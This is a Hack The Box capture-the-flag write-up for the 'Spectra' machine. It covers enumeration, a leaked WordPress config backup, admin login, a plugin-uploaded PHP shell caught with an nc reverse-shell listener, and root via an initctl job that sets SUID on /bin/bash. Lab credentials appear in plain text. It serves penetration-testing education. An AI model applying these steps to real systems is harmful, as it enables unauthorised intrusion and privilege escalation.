
SPECTRA - HTB



Spectra

OS: Other

Difficulty: Easy

Points: 20

Release: 27 Feb 2021

IP: 10.10.10.229

Initial Information about box:


The box Spectra is an easy box that shows the OS as other, with an IP of 10.10.10.229.

Enumeration:

To start enumeration on the box I started by running Nmap against the host to see what was running.

```
root@kali:~/Desktop/HTB/spectra# nmap -A -T4 -p- -Pn 10.10.10.229
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-04 21:42 EDT
Nmap scan report for 10.10.10.229
Host is up (0.11s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|_  4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp   open  http    nginx 1.17.4
|_http-server-header: nginx/1.17.4
|_http-title: Site doesn't have a title (text/html).
3306/tcp open  mysql   MySQL (unauthorized)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=5/4%OT=22%CT=1%CU=37984%PV=Y%DS=2%DC=T%G=Y%TM=6091FA71
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)SEQ(
OS:SP=104%GCD=1%ISR=109%TI=Z%CI=Z%TS=A)OPS(O1=M54DST11NW7%O2=M54DST11NW7%O3
OS:=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11NW7%O6=M54DST11)WIN(W1=FE88%
W2=F
OS:E88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSN
W
OS:7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
=
OS:%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=
OS:0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RI
OS:PCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

I see right away that ports 22, 80 and 3306 are open. I immediately go to port 80 to see what the web server looks like. When navigating to the page you are presented with the following screen.




Issue Tracking

Until IT set up the Jira we can configure and use this for issue tracking.

Software Issue Tracker

Test

This had two options which I would then look at the source code to see where those linked are going to.




```
<h1>Issue Tracking</h1>

<h2>Until IT set up the Jira we can configure and use this for issue tracking.</h2>

<h2><a href="http://spectra.htb/main/index.php" target="mine">Software Issue Tracker</a></h2>
<h2><a href="http://spectra.htb/testing/index.php" target="mine">Test</a></h2>
```

I then see that they are referenced to go to "spectra.htb", this would mean in my /etc/hosts file I would need to add that host and IP. After adding the host you can go and clock on the different links. The "Test" link will bring you to a section that is just old/backup files of a WordPress site. In the directory there is a file that will catch you eye of "wp-config.php.save". This file will allow you to see a username and password.



```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'dev' );

/** MySQL database username */
define( 'DB_USER', 'devtest' );

/** MySQL database password */
define( 'DB_PASSWORD', 'devteam01' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
```

After getting the credentials of:


devtest:devteam01

you Can go and see if you can log into the current wordpress site with those. You will not be able to, but if you try the password with the default wordpress user, administrator, you will login.

administrator:devteam01

Exploitation:

After logging into the application, you can upload a plugin called “HaCKeD”, which you can get here: https://github.com/aghanathan/HaCKeD/. After uploading the plugin, activate it, and then when you activate it, a screen will pop up that will allow you to upload a php shell.




Current Path : /usr/local/share/nginx/html/main/wp-admin/File Upload Done.

Linux spectra 5.4.66+ #1 SMP Tue Dec 22 13:39:49 UTC 2020 x86_64

Upload File : No file selected.

Name	Size	Permissions	Options
css	--	drwxr-xr-x	
images	--	drwxr-xr-x	
includes	--	drwxr-xr-x	
js	--	drwxr-xr-x	

After uploading the shell, you will want to navigate to it and have a reverse shell ready to get a call back.




```
root@kali:~/Desktop/HTB/spectra# nc -nvlp 443
Listening on 0.0.0.0 443
Connection received on 10.10.10.229 41466
Linux spectra 5.4.66+ #1 SMP Tue Dec 22 13:39:49 UTC 2020 x86_64 AMD EPYC 7401P 24-Core Proces
 19:30:47 up 42 min,  0 users,  load average: 0.16, 0.16, 0.16
USER     TTY        LOGIN@   IDLE   JCPU   PCPU WHAT
uid=20155(nginx) gid=20156(nginx) groups=20156(nginx)
$ id
uid=20155(nginx) gid=20156(nginx) groups=20156(nginx)
$ whoami
nginx
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.229  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 dead:beef::68c2:2764:a1db:4ee8  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:dc8a  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef::250:56ff:feb9:dc8a  prefixlen 64  scopeid 0x0<global>
        ether 00:50:56:b9:dc:8a  txqueuelen 1000  (Ethernet)
        RX packets 204485  bytes 26645484 (25.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 205470  bytes 55102001 (52.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 200393  bytes 33683212 (32.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 200393  bytes 33683212 (32.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

$ 
```


Privilege Escalation:

After getting a shell back, I ran linpeas.sh to find all interesting information right away and I found a file in the /tmp directory. It was the autologin.conf.orig file (listed below).



```
$ cat autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description   "Automatic login at boot"
author        "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  #
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
end script$
```

After looking through this file, I went to look at the file in the path it was referencing for a possible password this script was using. Sure enough, after looking at the file you find a password.



```
$ ls -la /etc/autologin
total 12
drwxr-xr-x  2 root root 4096 Feb  3 16:43 .
drwxr-xr-x 63 root root 4096 Feb 11 10:24 ..
-rw-r--r--  1 root root   19 Feb  3 16:43 passwd
$ cat /etc/autologin/passwd
SummerHereWeCome!!
$
```


```
bash-4.3# cat /etc/passwd
messagebus:!:201:201:dbus-daemon:/dev/null:/bin/false
chunneld:!:20141:20141:Daemon for tunneling localhost to containers:/dev/null:/bin/false
root:x:0:0:root:/root:/bin/bash
bin:!:1:1:bin:/bin:/bin/false
input:!:222:222:dev/input/event access:/dev/null:/bin/false
….SNIP………
tcpdump:!:215:215:tcpdump --with-user:/dev/null:/bin/false
nginx:x:20155:20156::/home/nginx:/bin/bash
katie:x:20156:20157::/home/katie:/bin/bash
```

With the password, we can take a look at the /etc/passwd file and see what other users are on the machine. I notice the user katie and attempt to see if this password will work for the user katie for ssh. It does work so now we have working ssh credentials.

Katie:SummerHereWeCome!!


After logging in, we can run the command:

sudo -l



```
katie@spectra /etc/init $ sudo -l
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
katie@spectra /etc/init $ 
```

After running the command, we see we have sudo privileges to run /sbin/initctl. After looking at online I found an article for a priv esc for this. https://isharaabeythissa.medium.com/sudo-privileges-at-initctl-privileges-escalation-technique-ishara-abeythissa-c9d44ccadcb9. You first will want to go and either add or modify a service on the machine in the /etc/init directory. We will want to run nano to edit the config file of the service, then add a priv esc method, then run sudo to start the service and when it is started it will allow us to then priv esc to root.



```
katie@spectra /etc/init $ nano test.conf
Error in /usr/local/etc/nanorc on line 260: Error expanding /usr/share/nano/*.nanorc: No such file or directory
katie@spectra /etc/init $ cat test.conf
description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script

        chmod +s /bin/bash

end script
katie@spectra /etc/init $ sudo /sbin/initctl start test
test start/running, process 4402
katie@spectra /etc/init $ ls -la /bin/bash
-rwsr-sr-x 1 root root 551984 Dec 22 05:46 /bin/bash
katie@spectra /etc/init $ /bin/bash -p
bash-4.3# id
uid=20156(katie) gid=20157(katie) euid=0(root) egid=0(root) groups=0(root),20157(katie),20158(developers)
bash-4.3# whoami
root
bash-4.3# 
```